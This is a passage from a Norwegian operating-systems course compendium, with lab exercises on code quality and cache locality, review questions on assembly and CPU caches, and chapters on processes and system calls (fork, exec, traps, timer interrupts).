Bruk alltid verktøy for å sjekke kvaliteten på koden din når du programmerer (vi kommer ikke alltid til å gjøre dette, men det er viktig å ha i bakhodet når du driver med ekte C-programmering og ikke bare lærer, slik vi gjør her), f.eks. for C-programmering kan vi bruke `clang-tidy` slik
`clang-tidy -checks='*' kode.c --`

(Vi nevner også følgende lenker hvis du virkelig vil studere C i dybden (men du trenger ikke dette i vårt fag)
How to C in 2016 og denne
Modern C og greit å kjenne til denne også
SEI CERT C Coding Standard)

4. **C-programmering og kodekvalitet**
Lag en ny fil `kode.c` og kopier det siste eksempelet i kapitlet "3. Loops and Conditions" i Learn C Programming, A short C Tutorial inn i fila `kode.c`. Kompiler den med
`gcc -Wall kode.c`
og sjekk kodekvaliteten med `clang-tidy -checks='*' kode.c --`
Klarer du å forbedre koden ut fra det gcc og clang-tidy sier? (eller enda "bedre": les `man clang-tidy`, søk etter ordet `fix` og finn ut hvordan `clang-tidy` kan fikse problemene automatisk)

   Vi skal ikke bli eksperter på C-programmering i dette faget, vi skal bare bruke C til å lære oss om operativsystemer, men det er viktig at vi venner oss til å sjekke kodekvaliteten nå som vi har programmert i flere fag allerede. I dette faget er det greit at vi ikke alltid skriver optimal og sikker kode (siden det fort blir mange ekstra kodelinjer som ikke nødvendigvis hjelper oss å lære operativsystemer bedre), MEN VI MÅ GENERELT ALLTID VÆRE KLAR OVER AT KODEN VÅR KAN HA SVAKHETER/SÅRBARHETER, og at det finnes verktøy som hjelper oss å oppdage dem.

5. **Måling av kjøretider.** Målet med denne øvingen er at du skal se effekten av *spatial locality*. Vi kan se dette ved å endre måten vi aksesserer et array i minnet på. Hvis vi er nøye med hvordan vi bruker indekser, kan vi utnytte det vi vet om cache: at cachen inneholder cache lines på 64 byte og ikke bare enkeltbyte. Hvis du ikke vil gjøre alt plottingen i Python, kan du bare forenkle punkt (d) (og hoppe over resten av øvingen) og se på det du får ut av `time ./mlab` med de ulike kombinasjonene av indekser. Du bør se at du får ganske ulike kjøretider for ulike kombinasjoner av indekser, selv om du gjør like mange beregninger!

   (a) Installer kompilatoren (og git i tilfelle den ikke allerede er der)

```
sudo apt update
sudo apt install gcc git
```

(b) Klon iikos-files hvis du ikke allerede har gjort det, og `cd` til katalogen der du finner `mlab.c`

```
git clone https://gitlab.com/erikhje/iikos-files.git
cd iikos-files/01-hwreview
```

(c) Sett det reserverte bash-ordet `time` til bare å skrive ut medgått tid i sekunder med

```
TIMEFORMAT="%R"
```

(d) I `g_x[j][i]` (på linje 10 i `mlab.c`), prøv alle fire mulige kombinasjoner av `i` og `j`:

```
g_x[j][i] = g_x[i][j] * 1;
g_x[i][j] = g_x[i][j] * 1;
g_x[j][i] = g_x[j][i] * 1;
g_x[i][j] = g_x[j][i] * 1;
```

For hver kombinasjon gjør du

```
gcc -o mlab mlab.c
for i in {1..10}
do
  echo -n "$i/10 "
  (time ./mlab) |& tr -d '\n' | tr ',' '.' >> loopidx.dat
  echo -n ' ' >> loopidx.dat
done
echo
echo >> loopidx.dat
```

(e) Sjekk at du nå har en fil med fire rader à ti datapunkter

```
cat loopidx.dat
```

(f) (dette gjelder bare Mac-brukere) Hvis du bruker Mac, kan ssh videresende noen miljøvariabler som forvirrer Python, så gjør dette for å unngå problemer:

```
echo 'export LC_ALL=en_US.UTF-8' >> ~/.bashrc
echo 'export LANG=en_US.UTF-8' >> ~/.bashrc
source .bashrc
```

(g) La oss bruke Python til å lese datafila og lage en fin PDF-figur

```
# la oss sjekke at vi har Python og bibliotekene vi trenger
sudo apt install python3 python3-matplotlib python3-numpy
```

```
# start python-tolkeren
python3

# kopier og lim inn følgende i tolkeren
# (eller legg dette i en fil a.py og kjør den med python3 a.py)
import matplotlib
matplotlib.use('Agg')
import matplotlib.pyplot as plt
import numpy as np

fig = plt.figure()
plt.ylabel('time')
plt.xlabel('events')
plt.grid(True)
plt.xlim(0,9)
plt.ylim(0,20)

a=np.loadtxt('loopidx.dat')

plt.plot(a[0,:], label = "line 0")
plt.plot(a[1,:], label = "line 1")
plt.plot(a[2,:], label = "line 2")
plt.plot(a[3,:], label = "line 3")
plt.legend()

fig.savefig('loopidx.pdf')

# avslutt med CTRL-D
```

(h) Se på den nylagde fila `loopidx.pdf`. Merk: du kan ikke se på en PDF-fil på en Linux-server siden du ikke har GUI (grafisk brukergrensesnitt) der, så kopier den til laptopen din med `scp`:

```
# HVIS DU BRUKER SkyHiGh:
# kjør dette på laptopen din, IKKE på Linux-serveren
# (husk å bytte ut nøkkelnavnet og IP-adressen)
scp -i MYKEY.pem ubuntu@IPADDRESS:~/iikos-files/01-hwreview/loopidx.pdf .

# HVIS DU KJØRER LINUX PÅ WINDOWS MED WSL:
cp loopidx.pdf /mnt/c/Users/BRUKERNAVN
# (bytt ut BRUKERNAVN med Windows-brukernavnet ditt)
```

1.7 Repetisjonsspørsmål og oppgaver

1. Hva er et "direktiv" i assembly-kode?
2. Forklar kort begrepene *superscalar* og *pipelining*.
3. Hva gjør en C-kompilator som `gcc`? Hva er forskjellen mellom C-kode, assembly-kode og maskinkode?
4. Hva er forskjellen på en von Neumann-arkitektur og en Harvard-arkitektur?
5. Hva er oppgaven til CU, ALU og MMU inne i CPU-en?
6. Hva inneholder registrene PC/IP og IR, og hvilken rolle har de i instruksjonssyklusen?
7. Hvorfor er rax, eax og ax egentlig det samme registeret?
8. Hva er forskjellen på et instruksjonssett (ISA) og en mikroarkitektur?
9. Hva er et interrupt, og hva gjør CPU-en når det kommer et? Hva er forskjellen på asynkrone og synkrone interrupt?
10. Et program som kjører er delt i områdene text, data/BSS/heap, biblioteker og stack. Hvor havner hver av disse: en global variabel med startverdi, en global variabel uten startverdi, en variabel deklarert med `static` inne i en funksjon, minne du får fra `malloc()`, en vanlig lokal variabel, og returadressen til et funksjonskall?
11. Hvorfor lastes ikke et delt bibliotek som `libc` inn som en egen kopi for hvert program som bruker det?
12. Hva menes med at høynivåspråk er portable, mens assembly og maskinkode ikke er det?
13. Hva er forskjellen på en kompilator og en assembler, og hvor kommer `gcc -S` inn?
14. I AT&T-syntaks: hva betyr prefiksene `%` og `$`, hva betyr suffikset i `movl`, og hva betyr `-4(%rbp)`?
15. Hvordan overføres argumenter til en funksjon i 32-bits X86-kode sammenlignet med 64-bits kode?
16. En CPU har en klokkehastighet på 1 GHz. Hva sier det om hvor lang tid en instruksjon tar, og hvorfor er det bare en tilnærming?
17. Hva er branch prediction, og hvorfor gir det bedre ytelse?
18. Hva er von Neumann-flaskehalsen, og hvordan demper cache den?

19. Forklar spatial locality og temporal locality, og bruk dem til å begrunne hvorfor vi cacher en hel cache line og ikke bare den ene byten vi ba om.

20. Hva er forskjellen på write-through og write-back, og hva betyr det at en cache line er *dirty*?

21. Du har laget disse to filene på Linux-maskinen din:

```
$ cat summain.c
#include <stdio.h>

extern int sum(void);

int main(void) {
  printf("sum = %d\n", sum());
  return 0;
}

$ cat sum.s
        .globl sum
        # C-signatur: int sum(void)
        # 64-bits assembly
sum:
        mov     $10, %rax
        mov     $32, %rdx
        add     %rdx, %rax
        ret

        .section .note.GNU-stack,"",@progbits
```

    (a) Kompiler og lenk disse to filene til ett kjørbart program med `gcc -Wall -o sum summain.c sum.s`
    Kjør det programmet. Hva skrives ut?

    (b) Assemblykoden inneholder ingen `return`-setning, og legger aldri noe eksplisitt "svar" noe sted. Hvorfor får du likevel den resultateverdien du får?

    (c) Hva ville programmet skrevet ut hvis nest siste linje i `sum.s` hadde vært `add %rax, %rdx` i stedet? Begrunn svaret.

22. (**OBLIG-1**) Med utgangspunkt i eksemplene på C-kode og assembly-kode vi har gått gjennom i dette kapitlet, forklar hva hver linje i følgende assembly-kode gjør:

```
01         .text
02 .globl main
03 main:
```

```
04          pushq   %rbp
05          movq    %rsp, %rbp
06          movl    $0, -4(%rbp)
07          jmp     .L2
08 .L3:
09          addl    $1, -4(%rbp)
10          addl    $1, -4(%rbp)
11 .L2:
12          cmpl    $9, -4(%rbp)
13          jle     .L3
14          movl    $0, %eax
15          popq    %rbp
16          ret
```

Denne assembly-koden ble generert av et C-program på omtrent fem linjer. *Hvordan så det C-programmet ut*? (Hint: Løs dette ved å prøve å skrive enkel C-kode som du kompilerer til assembly-kode og sammenligner med koden over. Du kan gjerne bruke Compiler Explorer til dette, men husk å fjerne haken for "Intel asm syntax" under menyen "Output".)

23. En CPU-kjerne kjører på 3 GHz. Vi forenkler og regner én instruksjon per klokkeperiode.

    (a) Hvor lang tid tar én instruksjon?

    (b) Hvor mange instruksjoner rekker kjernen på 1 millisekund?

    (c) Anta at data må hentes fra RAM og at det tar 100 ns. Hvor mange instruksjoner kunne kjernen ha utført i den tiden den står og venter?

    (d) Hva forteller svaret i (c) oss om hvorfor cache er verdt kompleksiteten?

24. (**OBLIG-1**) En cache line er 64 Byte, og en `int` er 4 Byte. Vi har et todimensjonalt array `int a[1000][1000]`, som ligger radvis i minnet (altså `a[0][0]`, `a[0][1]`, `a[0][2]` ... etter hverandre).

    (a) Hvor mange `int`-er får plass i én cache line?

    (b) Løkke 1 går gjennom arrayet med `a[i][j]` der `j` er indeksen i den innerste løkka. Løkke 2 bruker `a[j][i]` i stedet. Hvilken av dem er raskest, og hvorfor?

    (c) Omtrent hvor mange ganger flere hentinger fra minnet gjør den tregeste løkka enn den raskeste?

25. Studer disse assemblylinjene fra starten av en funksjon:

```
01 add:
02     pushq   %rbp
```

```
03      movq    %rsp, %rbp
04      movl    %edi, -20(%rbp)
05      movl    %esi, -24(%rbp)
06      movl    -20(%rbp), %edx
07      movl    -24(%rbp), %eax
08      addl    %edx, %eax
09      popq    %rbp
10      ret
```

(a) Er dette 32-bits eller 64-bits kode, og hvordan ser du det?

(b) Hva skjer på linje 02 og 03, og hva kalles det området på stacken som funksjonen nå har fått?

(c) Hvor mange argumenter tar funksjonen, og hvordan ble de overført?

(d) Hvor ligger returverdien når funksjonen er ferdig?

26. Du kjører `cat /proc/cpuinfo` på en maskin og teller 8 blokker som starter med `processor`. Databladet for CPU-en sier at den har fire kjerner.

(a) Hvordan henger dette sammen?

(b) Hva er det som er duplisert inne i hver kjerne for at dette skal være mulig, og hva er *ikke* duplisert?

(c) Du starter åtte regnekrevende programmer som ikke gjør I/O i det hele tatt. Blir de ferdige dobbelt så fort som om maskinen bare hadde hatt fire "prosessorer"? Begrunn svaret.

27. Skriv et lite C-program `sum.c` som legger sammen to lokale variabler i en egen funksjon og returnerer resultatet fra `main`.

(a) Generer assembly-koden med
`gcc -S -fno-asynchronous-unwind-tables sum.c`
og tell hvor mange instruksjoner funksjonen din består av (se bort fra direktiver og labels med `grep -E '^\s+[a-z]' sum.s`).

(b) Generer assembly-koden på nytt, men med optimalisering:
`gcc -S -fno-asynchronous-unwind-tables -O sum.c`
Tell instruksjonene igjen, og sammenlign de to versjonene med `diff`. Hva har kompilatoren gjort?

(c) Generer også en 32-bits versjon med `-m32` og finn igjen forskjellen i hvordan argumentene overføres til funksjonen.

2

Operativsystemer og prosesser

Merk: henvisninger som "Fig 4.1" og "chp 4" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 2 og chp 4.

2.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare de to hovedoppgavene til et operativsystem – å *virtualisere* maskinvaren og å *administrere* ressursene – og gi eksempler på hva som virtualiseres
- gjøre rede for designmålene for et operativsystem, og forklare hvorfor de ofte står i konflikt med hverandre
- forklare skillet mellom *policy* og *mekanisme*, og hvorfor operativsystemer er bygd rundt det skillet
- forklare forskjellen på et *program* og en *prosess*
- beskrive hva som skjer når en prosess opprettes, og hvilke tilstander en prosess kan være i
- forklare hva operativsystemet lagrer om hver prosess (prosesslista og PCB), og hvorfor det er nødvendig
- klassifisere en prosess som CPU-bound, I/O-bound eller real-time, og begrunne hva slags oppførsel det gir

2.2 Introduksjon

2.2.1 Definisjon

Hva gjør operativsystemet? i figur 2.1.

Operativsystemet
virtualiserer fysiske ressurser slik at de blir enkle å bruke
administrerer ressursene i datamaskinen

Figur 2.1: Hva gjør operativsystemet?.

Disse to oppgavene er hele resten av kompendiet i et nøtteskall: kapittel 3–8 handler om å virtualisere CPU-en, kapittel 5–7 om å virtualisere minnet, og kapittel 9–11 om lagring og om å virtualisere hele maskiner. Demoene under viser hver av de fire hovedutfordringene læreboka bruker som gjennomgangstema.

Virtualisere CPU-en

```
./cpu A
./cpu A & ./cpu B & ./cpu C & ./cpu D &
```

Virtualisere minnet

```
setarch $(uname --machine) --addr-no-randomize /bin/bash
./mem 1
./mem 1 & ./mem 100 &
```

Concurrency

```
./threads 1000
./threads 10000
```

Varig lagring (persistence)

```
./io
ls -ltr /tmp
cat /tmp/file
```

2.3 Designmål

Designmål for et operativsystem i figur 2.2.

Virtualisering lage abstraksjoner
Ytelse minimere overhead
Sikkerhet beskytte/isolere applikasjoner
Pålitelighet stabilitet
Energieffektivitet miljøvennlig

Figur 2.2: Designmål for et operativsystem.

Legg merke til at disse målene trekker i hver sin retning. En abstraksjon som er behagelig å bruke, koster som regel noe ytelse, og isolasjon mellom programmer koster både ytelse og kompleksitet. Mye av det vi skal se på seinere i faget er nettopp avveininger mellom disse målene, og det er verdt å spørre "hvilket designmål er det de ofrer her?" hver gang du møter en ny mekanisme.

2.4 Historie

Se Éric Lévénez' sider.

Før 1970 i figur 2.3.

1940-55 Direkte maskinkode, flytting av ledninger
1955-65 Enkle operativsystemer, hullkort
1965-70 Multics, IBM OS/360 (stormaskinen)

Figur 2.3: Før 1970.

2.4.1 Unix/Linux

Unix/Linux i figur 2.4.

- Ken Thompson utviklet en nedstrippet versjon av MULTICS på en PDP-7 han fikk tak i i 1969
- Mange varianter ble utviklet (SystemV- eller Berkeley-baserte)
- *GNU*-prosjektet ble startet i 1983 av Richard Stallman
- Samlet under grensesnittspesifikasjonen *POSIX* i 1985
- Minix i 1987 inspirerte Linus Torvalds til å utvikle *Linux* (sluppet i 1991)

Figur 2.4: Unix/Linux.

2.4.2 Windows

Windows i figur 2.5.

- IBM solgte PC-er med MS-DOS fra begynnelsen av 80-tallet
- DOS/Windows fra 85-95
- Win95/98/Me fra 95-2000
- *WinNT (desktop)*, 2000, XP, Vista, 7, 8, 10, 11 fra 93-
- *WinNT (server)*, 2000, 2003, 2008, 2012, 2016, 2019, 2022, 2025 fra 93-

Figur 2.5: Windows.

2.5 Prosesser

2.5.1 Prosess

Policy vs mekanisme i figur 2.6.

Skill mellom policy og mekanisme

Figur 2.6: Policy vs mekanisme.

En *mekanisme* svarer på "hvordan gjør vi det?", mens en *policy* svarer på "hva skal vi gjøre?". Et context switch er en mekanisme – selve håndverket med å ta ett program av CPU-en og sette et annet på. Hvilket program som skal settes på, er en policy. Poenget med å skille dem er at policyen kan byttes ut uten at mekanismen må skrives om, og du vil se det skillet igjen i så godt som hvert eneste kapittel framover.

Prosess i figur 2.7.

Prosess vs program

Figur 2.7: Prosess.

Et program er passivt: en fil på disk med maskinkode og data. En prosess er programmet i kjørende tilstand, med alt operativsystemet må holde styr på for at det skal kunne kjøre – minnet sitt, registerinnholdet, åpne filer og så videre. Det samme programmet kan kjøre som mange prosesser samtidig.

2.5.2 Oppretting

Oppretting i figur 2.8.

Oppretting av prosess, fig 4.1 (merk: stacken)

Figur 2.8: Oppretting.

2.5.3 Tilstander

Tilstander i figur 2.9.

- Prosesstilstander, fig 4.2
- Bruk av CPU-en, fig 4.3, 4.4

Figur 2.9: Tilstander.

2.5.4 Prosessliste, PCB

Prosessliste i figur 2.10.

Hva operativsystemet lagrer om prosesser, fig 4.5 (prosess-/task-liste, prosesstabell, PCB)

Figur 2.10: Prosessliste.

```
ps aux | awk '{print $8}' | grep -P '^S' | wc -l
ps aux | awk '{print $8}' | grep -P '^R' | wc -l
ps aux | awk '{print $8}' | grep -P '^I' | wc -l
# NEI, ineffektiv bruk av kommandolinja,
# filtrer alltid så langt til venstre du kan
ps -eo stat | grep -P '^S' | wc -l
```

Hvor kommer `I`-en fra?

2.5.5 Prosesskarakteristikker

Prosesskarakteristikker i figur 2.11.

CPU-bound tunge beregninger, maskinlæring, multimedia *Husk: hyperthreading hjelper lite for CPU-bound prosesser*

I/O-bound lite å gjøre, venter stort sett på I/O

Real-time har tidsfrister, soft real-time (multimedia) vs hard real-time (robotikk)

Batch vs interaktiv batch har ingen I/O

Service/Tjeneste "de som kjører uten at noen bruker er logget inn" (i motsetning til en "brukerprosess")

Figur 2.11: Prosesskarakteristikker.

Merk at kode som utføres på CPU-en noen ganger kalles en job, task, prosess eller tråd (eller til og med "fiber"). Som oftest er det viktig å skille mellom disse – vi skal for eksempel diskutere forskjellen på prosesser og tråder seinere – men iblant trenger vi bare et generelt navn på kjørbar kode vi vil at CPU-en skal utføre, og da bruker vi gjerne "job" eller "prosess" (selv om "job" også noen ganger er klart definert, for eksempel i Windows).

For real-time-prosesser betyr *soft real-time* at tidsfristene ikke er kritiske. Hvis en soft real-time-prosess som en videospiller bommer på en frist, betyr det bare litt redusert kvalitet som brukeren kanskje merker, kanskje ikke. For en *hard real-time*-prosess må fristene holdes. Eksempler på hard real-time-systemer er alle slags industrielle styringssystemer, for eksempel automatisk styring av en bil eller en robotarm som plasserer et produkt på et samlebånd.

2.6 Lab-øvinger

1. **Ingen lab-øving denne uka.**

2.7 Repetisjonsspørsmål og oppgaver

1. Hva er de to hovedoppgavene til operativsystemet, og hva er det som virtualiseres?
2. Hva er designmålene for et operativsystem? Gi et eksempel på to mål som trekker i hver sin retning.
3. Hva er batch-prosessering?
4. Hvilken informasjon finner du i prosesslista/prosesstabellen, og hvorfor må operativsystemet ta vare på den?
5. Hva er forskjellen på en *policy* og en *mekanisme* i et operativsystem, og hvorfor er det nyttig å skille dem?
6. Hva er forskjellen på et *program* og en *prosess*?
7. Hva må operativsystemet gjøre for å opprette en prosess ut fra et program som ligger på disk?
8. Hvilke tilstander kan en prosess være i, og hva er det som får den til å gå fra én tilstand til en annen?
9. Forklar hva CPU-bound, I/O-bound og real-time betyr. Klassifiser disse tre programmene, og begrunn kort: (i) en ray tracer som regner ut et 3D-bilde piksel for piksel, (ii) et backup-program som kopierer tusenvis av små filer over til en nettverksdisk, (iii) programvaren i en pacemaker.
10. (**OBLIG-1**) Studer C-koden i læreboka, for eksempel eksempelet i figur 2.1 (cpu.c). For å forsikre oss om at vi får til å bruke kommandolinjeargumenter og `printf()`, skriv et enkelt C-program `me.c` som tar navnet og alderen din som kommandolinjeargumenter og skriver dem ut med printf. Programmet skal kompilere og kjøre slik:

    ```
    $ gcc -Wall -o me me.c
    $ ./me Erik 47
    Yo, Im Erik and Im at least 47 years old
    ```

    Sjekk om du får noen advarsler på koden din med
    `clang-tidy -checks='*' me.c --`

3 Systemkall

Merk: henvisninger som "Fig 5.1" og "chp 5" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 5 og chp 6.

3.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hva et *systemkall* er, og hvorfor et program ikke bare får snakke direkte med maskinvaren
- bruke `fork()`, `wait()` og `exec()` i C, og forklare hva returverdien fra `fork()` brukes til
- forklare hvorfor Unix deler prosessoppretting i `fork()` og `exec()`, i stedet for én operasjon slik som `CreateProcess()` på Windows
- forklare hva *copy-on-write* er, og hvorfor `fork()` bruker det
- skille mellom *user mode* og *kernel mode*, og mellom et *mode switch* og et *context switch*
- gjøre rede for *limited direct execution*: hvilke to problemer ren direct execution gir, og hvordan trap-instruksjonen og trap-tabellen løser det første

- skille mellom de tre typene trap/interrupt (systemkall, exception og hardware interrupt), og si hvilke som er synkrone og hvilke som er asynkrone
- forklare hvorfor et *timer interrupt* er nødvendig for at operativsystemet skal få kontrollen tilbake

3.2 Systemkall

3.2.1 `fork()`

`fork()` i figur 3.1.

Fig 5.1

```
cat p1.c
make
./p1
```

Figur 3.1: `fork()`.

Hovedpoenget: *returverdien `rc` er `0` i den nyopprettede barneprosessen, mens `rc` inneholder prosess-ID-en til barnet i foreldreprosessen.* Dette kan du bruke i C-koden din til å skrive forskjellig kode for foreldre- og barneprosessen.

Merk at når vi gjør slike øvinger med parallellisering (som vi gjør med `fork()`), er det greit å begrense kjøringen til én CPU-kjerne (vi har jo sannsynligvis alle minst to CPU-kjerner i laptopen). Det kan vi gjøre med kommandoen `taskset`, for eksempel slik hvis vi vil at `p1` bare skal kjøre på CPU nummer 0:

```
taskset -c 0 ./p1
```

Vi kommer til å gjøre mer av dette seinere, når vi ser på bruk av tråder i kapittel 7.

Det ser ut til at foreldreprosessen alltid kjører før den nyopprettede barneprosessen, men det har du ingen garanti for. Noen ganger kjører foreldreprosessen etter barneprosessen. Tror du ikke på det, kan du kjøre programmet 10000 ganger og teste:

```
   for i in {1..10000}
   do
if (( $i % 1000 == 0 )); then echo "run no. $i"; fi
      if [[ ! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)" ]]
      then
          echo "parent last in run $i"
```

```
        fi
    done
```

Spør forresten læreren eller en medstudent om hva som skjer i testen
`! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)"`

`fork()` bruker copy-on-write for å slippe å allokere minne unødvendig. Copy-on-write betyr at den nye prosessen bare kan fortsette å bruke minnet til foreldreprosessen så lenge begge prosessene bare leser. Så snart en av dem skriver, trenger de to prosessene hver sin private kopi.

3.2.2 `wait()`

`wait()` i figur 3.2.

Fig 5.2

```
diff p1.c p2.c
apt install colordiff
colordiff p1.c p2.c
./p2
```

Figur 3.2: `wait()`.

I p2.c vil foreldreprosessen alltid kjøre sist, på grunn av synkroniseringen systemkallet `wait()` innfører.

3.2.3 `exec()`

`exec()` i figur 3.3.

Fig 5.3

```
./p3
```

Figur 3.3: `exec()`.

Legg merke til at `exec()` ikke oppretter noen ny prosess. Den bytter ut innholdet i prosessen som allerede kjører: kode, data, heap og stack erstattes med det nye programmet, mens prosess-ID-en og en del annet (som åpne filer) følger med videre. Derfor kommer koden etter et vellykket `exec()` aldri til å kjøre.

3.2.4 Hvorfor???

Hvorfor fork-exec? i figur 3.4.

Fig 5.4

```
./p4
```

Hvorfor ikke bare som `CreateProcess()` på Windows?

Figur 3.4: Hvorfor fork-exec?.

Svaret er at mellomrommet mellom `fork()` og `exec()` er nyttig. Der er barneprosessen allerede opprettet, men det nye programmet er ennå ikke lastet inn – og akkurat der kan shellet gjøre i stand miljøet for programmet som skal startes. Det er slik omdirigering (`ls > fil.txt`) og pipes (`ls | wc -l`) er implementert: barneprosessen lukker stdout og åpner fila eller pipa i stedet, og *deretter* kalles `exec()`. Programmet som startes trenger ikke vite noe om dette – det skriver bare til stdout som vanlig. Med én samlet operasjon som `CreateProcess()` må alt slikt i stedet uttrykkes gjennom parametre til selve kallet, og det er mye mindre fleksibelt.

3.2.5 Signaler

Sende signal til en prosess i figur 3.5.

```
man kill
man 7 signal # søk etter
             # 'Standard'
```

Figur 3.5: Sende signal til en prosess.

Et signal er operativsystemets måte å gi en prosess beskjed om at noe har skjedd. Trykker du ctrl-c, sender shellet `SIGINT` til prosessen. En prosess kan selv bestemme hva som skal skje med de fleste signaler, men `SIGKILL` kan den ikke gjøre noe med – den blir avlivet av operativsystemet uansett.

3.3 Prosessutførelse

3.3.1 Direct execution

Protokoll for direct execution i figur 3.6.


Fig 6.1

Figur 3.6: Protokoll for direct execution.

Den enkleste måten å kjøre et program på er å la det kjøre rett på CPU-en, uten noe operativsystem imellom. Det er raskt, men gir to problemer, og resten av kapitlet handler om dem: hvordan hindrer vi at programmet gjør noe det ikke har lov til, og hvordan får operativsystemet kontrollen tilbake når programmet først har fått CPU-en?

3.3.2 Begrensede operasjoner

Systemkall i figur 3.7.



Figur 3.7: Systemkall.

En av de to hovedoppgavene til operativsystemet er å lage et pent/behagelig/enkelt grensesnitt mellom applikasjonen og maskinvaren (den andre hovedoppgaven er å administrere maskinvaren). Dette grensesnittet består av et sett med systemkall, mens grensesnittet direkte mot maskinvaren består av et sett med maskininstruksjoner (for eksempel X86-instruksjonene).

Merk: la deg ikke lure av illustrasjonen. Grensesnittene er ikke harde grenser som ikke kan omgås. Applikasjonen kan iblant snakke direkte med maskinvaren (for eksempel bruke noen av X86-instruksjonene), men mesteparten av tiden gir illustrasjonen mening, siden applikasjonen ber operativsystemet snakke med maskinvaren på sine vegne.

Terminologi i figur 3.8.

- user mode (applikasjonen)
- kernel mode (operativsystemet)
- mode switch (mellom user mode og kernel mode)
- context switch (mellom prosesser)

Figur 3.8: Terminologi.

Legg merke til at et mode switch og et context switch er to forskjellige ting, selv om de ofte opptrer sammen. Et mode switch bytter bare privilegienivå – det er fortsatt den samme prosessen som kjører, den kjører bare operativsystemkode nå. Et context switch bytter hvilken prosess som kjører, og krever at registerinnholdet til den gamle prosessen lagres i PCB-en og at den nye prosessens registerinnhold hentes fram. Et context switch er derfor betydelig dyrere enn et mode switch.

Protokoll for limited direct execution i figur 3.9.

Fig 6.2

Figur 3.9: Protokoll for limited direct execution.

Trap table er i prinsippet det samme som Interrupt vector table.

Når kjører operativsystemet? i figur 3.10.

Tre typer trap/interrupt:

- (Trap) Software interrupt/systemkall (synkron)
- (Trap) Exception (synkron)
- Hardware interrupt (asynkron)

Figur 3.10: Når kjører operativsystemet?.

Terminologien er dessverre ikke konsekvent, men som oftest brukes trap om systemkall og exceptions, mens interrupt alltid brukes om hardware interrupt. Trap/interrupt er hendelser som gir operativsystemet kontrollen. Synkron betyr at det skjer som en konsekvens av en instruksjon (for eksempel at en prosess prøver å dele på null, som utløser en exception). Asynkron betyr at det ikke skjer som en konsekvens av noe forutsigbart – det bare skjer, fordi en pakke kom inn på nettverkskortet, eller fordi brukeren plutselig flyttet musa.

3.3.3 Timer interrupt

Med timer interrupt i figur 3.11.

Fig 6.3

Figur 3.11: Med timer interrupt.

Dette løser det andre problemet med direct execution. Uten et timer interrupt er operativsystemet avhengig av at prosessen selv gir fra seg CPU-en, enten ved å avslutte eller ved å gjøre et systemkall – det kalles *cooperative multitasking*, og en prosess som går i en evig løkke uten systemkall vil da låse maskinen. Med et timer interrupt har operativsystemet satt maskinvaren til å avbryte med jevne mellomrom (typisk noen millisekunder), og da får det kontrollen tilbake uansett hva prosessen finner på. Det er dette som gjør *preemptive multitasking* mulig, og det er utgangspunktet for scheduling-kapitlet.

`strace -c ls`

Et enkelt eksempel i figur 3.12.

```
.data
str:
.ascii "hello world\n"
.text
.global _start
_start:
movq $1, %rax   # bruk systemkallet write
movq $1, %rdi   # skriv til stdout
movq $str, %rsi # bruk strengen "hello world"
movq $12, %rdx  # skriv 12 tegn
syscall         # trap-instruksjonen

movq $60, %rax  # bruk systemkallet _exit
movq $0, %rdi   # error code 0
syscall         # trap-instruksjonen
```

Figur 3.12: Et enkelt eksempel.

`syscall` er det læreboka kaller trap-instruksjonen, den overfører kontrollen til operativsystemet. Se fila `asm-syscall-2017.s` for flere kommentarer. Se også det klassiske systemkallet i fila `asm-syscall.s`, som bruker instruksjonen `int 0x80` – det betyr "generer et interrupt av type/nummer 80". I dag bruker vi ikke `int 0x80`, siden `syscall` er mye raskere.

LiveOverflow (Fabian Faessler) har en utmerket video som forklarer en del av detaljene bak systemkallet på en veldig fin måte. Jeg anbefaler de første seks minuttene av Syscalls, Kernel vs. User Mode and Linux Kernel Source Code - bin 0x09

Sammenlign kjøring av koden med og uten libc-wrapper (kjører du uten libc, `-nostdlib`, ser du bare de systemkallene som faktisk trengs, all "støyen" er fjernet):

```
gcc -o asm-syscall asm-syscall.s -no-pie
strace -c ./asm-syscall
sed -i 's/main/_start/g' asm-syscall.s
gcc -o asm-syscall asm-syscall.s -nostdlib -no-pie
strace -c ./asm-syscall
```

Vil du vite alle detaljene om `syscall` (du trenger ikke dette i dette faget, men jeg tar det med som referanse), søk etter syscall i PDF-en på Intel 64 and IA-32 Architectures Software Developer Manual: Vol 2

3.4 Lab-øvinger

